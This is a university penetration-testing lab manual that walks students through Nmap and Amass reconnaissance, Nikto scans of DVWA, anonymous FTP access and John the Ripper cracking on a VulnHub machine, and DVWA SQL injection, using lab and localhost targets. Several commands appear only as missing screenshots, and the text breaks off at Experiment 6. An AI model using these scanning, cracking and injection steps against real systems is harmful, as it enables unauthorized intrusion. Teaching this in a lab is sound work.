**Vulnerability Assessment Penetration Testing Laboratory**

**Lab Manual(BICL606)**

**Experiment 1: Network Reconnaissance & Foot printing**

**Scenario:**

**An organization, "Tech Secure Corp," suspects that its internal LAN might contain devices**

**with unpatched services. As an external consultant with limited initial knowledge, your first**

**step is to gain intelligence about the network. You have been given a subnet range and must**

**map out devices and open ports.**

**Tasks: - Use Nmap for host discovery, port scanning, and service enumeration. - Employ Recon-ng or amass for passive reconnaissance to discover hostnames, subdomains,**

**or metadata. - Document identified hosts, operating systems, and running services.**

**Deliverable: A network inventory report listing IP addresses, OS guesses, and active services.**

**Aim:** To perform active and passive reconnaissance to identify live hosts, open ports, running services, and OS fingerprints in a given network using tools like Nmap and Amass.

**Procedure:**

**A. Internal Network Scanning (Using Nmap)**

1. Open Command Prompt and type:

ipconfig

* Note down your **IPv4 Address** and **Subnet Mask**
* (e.g., 192.168.1.3 / 255.255.255.0 → CIDR: /24).

1. Discover live hosts in the network:

nmap -sn 192.168.1.0/24

1. Choose a live host IP and perform detailed scan:

nmap -sS -sV -O 192.168.1.x

* + This gives open ports, running services, and guessed OS.

**B. External Reconnaissance (Using Amass)**

1. On Kali/Linux terminal, use the command:

amass enum -d juice-shop.herokuapp.com

1. Note the IPs, ASN, and hosting provider details.

**Observation:**

**Internal Network Table:**

| **IP Address** | **MAC Address** | **OS Guess** | **Open Ports** | **Services** |
| --- | --- | --- | --- | --- |
| (Sample) | (Sample) | Windows/Linux | 80, 443, 22 | HTTP, HTTPS, SSH |

**External Network Table (Amass):**

| **Domain Name** | **IP Address** | **Hosting Provider** | **ASN** |
| --- | --- | --- | --- |
| juice-shop.herokuapp.com | 54.73.53.134 | Amazon AWS | 16509 |

**Result:** The network was successfully scanned. Internal devices were mapped with corresponding ports, services, and OS information. Passive reconnaissance of an external domain was also performed using Amass.

**Reference:** [**https://www.youtube.com/watch?v=UUC04uOOx-U**](https://www.youtube.com/watch?v=UUC04uOOx-U)

**Experiment 2: Vulnerability Scanning & Assessment**

**Scenario:**

**After mapping the network, you’ve discovered a web server and a file-sharing server.**

**Management wants a vulnerability assessment of these targets to identify known weaknesses**

**before attackers can exploit them.**

**Tasks: - Use OpenVAS to perform a comprehensive vulnerability scan on a Linux-based server**

**(Metasploitable 2). - Run Nikto against the web application (e.g., DVWA) to find outdated server software,**


**dangerous file uploads, or default credentials. - Assess the severity and relevance of each discovered vulnerability.**

**Deliverable: A vulnerability assessment report with CVE references and risk ratings.**

**Steps:**

Step1: open dvwa website


Copy the url of the webite 127.0.0.1/DVWA




Step 2: open kali machine

Type cmd:- **nikto –h** [**http://127.0.0.1/DVWA/**](http://127.0.0.1/DVWA/)


We obtain various details ,such as server name, paths etc






Step 3: copy the extenstions such as /**DVWA/config** and paste it to the existing url

Such as <http://127.0.0.1/DVWA/config/>



Similarly try with other extensions to the existing url

<http://127.0.0.1/DVWA/tests/>



Reference: <https://www.youtube.com/watch?v=VxOoSO-BRDw>

**Experiment 3: Exploiting a Known Vulnerability**

**Scenario:**

**Your scan found a critical vulnerability on a target server (e.g., Metasploitable 2’s vsftpd**

**backdoor). The organization wants proof-of-concept exploitation to understand the potential**

**damage if a malicious actor leverages this flaw.**

**Tasks: - Use the Metasploit Framework to exploit the known vulnerability and obtain a shell. - Verify the level of access gained and the data potentially exposed.**

**Deliverable:**

**A screenshot and log of a successful exploit session, and notes on potential impact.**

**Deliverable:**

**A screenshot and log of a successful exploit session, and notes on potential impact.**

**Steps:**

**Procedure:**

1. **Network Discovery**
   * Start both **Sunset** and **Kali** machines.
   * Run:

netdiscover

* + Identify the IP of the target machine (labelled as **PCS System** under hostname).

1. **Port and Service Scan**
   * Run:

nmap -A -p- <target-IP>

* + Confirm if **FTP (port 21)** and **SSH (port 22)** are open.

1. **FTP Exploitation (Anonymous Login)**

ftp <target-IP>

* + Login as:
    - Username: anonymous
    - Password: *(press Enter)*
  + List files:

ls

* + Download file:

get backup

* + Exit FTP session:

exit

1. **Cracking Credentials with John the Ripper**
   * Save password hash into a text file (e.g., sunset.txt).
   * Run:

john sunset.txt

* + Retrieve cracked password (e.g., cheer14 for user sunset).

1. **Login to Target**
   * Use the credentials to log in to **Sunset** machine.

**Observation:**

**Nmap Scan Results:**

| **Service** | **Port** | **Status** | **Version Info** |
| --- | --- | --- | --- |
| FTP | 21 | Open | Vsftpd 2.3.4 |
| SSH | 22 | Open | OpenSSH 4.7p1 Debian |

**FTP Access:**

| **Command** | **Output** |
| --- | --- |
| ftp <IP> | Connected (Anonymous login) |
| ls | backup |
| get backup | File downloaded |

**Password Cracking:**

| **Tool Used** | **Input File** | **Cracked Password** |
| --- | --- | --- |
| John the Ripper | sunset.txt | cheer14 |

**Result:**

Successfully exploited the target machine via FTP anonymous login, retrieved password hashes, cracked credentials using John the Ripper, and gained access to the system.

Reference: <https://medium.com/@z6157881/sunset-1-walkthrough-vulnhub-99bbbbeae22a>

**Experiment 4: SQL Injection Attacks on Web Applications**

**Scenario:**

**The DVWA application’s login and search functionalities are suspected to lack proper input**

**validation. The company needs confirmation that attackers can extract sensitive data using**

**SQL injection.**

**Tasks: - Use SQLMap against DVWA’s vulnerable pages to enumerate databases, tables, and**

**potentially user credentials. - Confirm that an attacker could retrieve confidential information from the backend database.**

**Deliverable:**

**Proof (screenshots/logs) of extracted database entries and a brief report on the risk to the**

**organization.**

**Steps:**

1. Get DVWA from git and move it to the /var/www/html folder. Execute it in super user privilege, as shown in Figure 1.

A screenshot of a computer

AI-generated content may be incorrect.

2. Start the apache2 service using the following command in terminal

A computer screen with white text

AI-generated content may be incorrect.

3. go to Kali terminal and copy the configuration file present in the config directory

A computer screen with white text

AI-generated content may be incorrect.

4. rerun localhost/DVWA in browser

A screenshot of a computer

AI-generated content may be incorrect.

5. Now start your MariaDB service to use the MySQL database

If you get the following error

A screen shot of a computer

AI-generated content may be incorrect.

Use the command

A screenshot of a computer

AI-generated content may be incorrect.

6. Check your MySQL status

Press q to exit status

7. Enter MySQL command to into MariaDB

A screenshot of a computer program

AI-generated content may be incorrect.

8. Create a dvwa database and give all permissions to the dvwa using the following four commands

CREATE DATABASE dvwa;

CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'password';

GRANT ALL PRIVILEGES ON dvwa. \* TO 'dvwa'@'localhost';

FLUSH PRIVILEGES;

Exit MySQL:

A screenshot of a computer

AI-generated content may be incorrect.

9. **Configure DVWA to Use MySQL**

Edit the **config.inc.php** file:

sudo nano /var/www/html/DVWA/config/config.inc.php

Update the database settings:

$\_DVWA[ 'db\_user' ] = 'dvwa';

$\_DVWA[ 'db\_password' ] = 'password';

$\_DVWA[ 'db\_database' ] = 'dvwa';

Save and exit (CTRL + X, then Y, and Enter).

10. **Restart Apache and MySQL**

Restart both services to apply changes:

sudo systemctl restart apache2

sudo systemctl restart mysql

**11. Access DVWA Web Interface**

Open your browser and go to:

http://localhost/DVWA/setup.php

Click "**Create / Reset Database**" and verify that DVWA connects to MySQL successfully.

12. Now rerun localhost/setup.php in browser

A screenshot of a computer

AI-generated content may be incorrect.

Scroll down till the end and click on reset database

It will ask for authentication

A screenshot of a computer

AI-generated content may be incorrect.

Enter username as admin and password as password. We will get a detailed DVWA webpage

A screenshot of a computer

AI-generated content may be incorrect.

13. Now click on SQL injection from left panel.

A screenshot of a computer

AI-generated content may be incorrect.

14. Enter 1 in user id

A screenshot of a computer

AI-generated content may be incorrect.

15. click dvwa security and set security level to low

15. try with other sql injection

* 1. Input the below text into the User ID Textbox Click Submit

A screenshot of a computer

AI-generated content may be incorrect.

In this scenario, we are saying to display all false records and all true records.

* + - %' - Will probably not be equal to anything and will be false.
    - '0'='0' - Is equal to true because 0 will always equal 0.

Equivalent Database Statement

* 1. Display the Database Version enter in the textbox

click submit

A screenshot of a computer

AI-generated content may be incorrect.

* + - Notice in the last displayed line, 5.1.60 is displayed in the surname.
    - This is the version of the MySQL database.
  1. Display all tables in information schema

Input the below text into the User ID Textbox

Click Submit

* + - Now we are displaying all the tables in the information\_schema database.
    - The INFORMATION\_SCHEMA is the information database, where information about all the other databases that the MySQL server maintains is stored.

**Experiment 6: Password Cracking & Credential Harvesting**

**Scenario:**

**From a previous SQL injection attack, you have obtained a list of hashed passwords. The**

**concern is that weak passwords allow attackers to pivot within the network.**

**Tasks: - Use John the Ripper or Hashcat to crack the obtained hashes. - Alternatively, if allowed, use Hydra to brute-force SSH or FTP logins on Metasploitable 2. - Evaluate how easily an attacker could escalate their access.**

**Deliverable:**

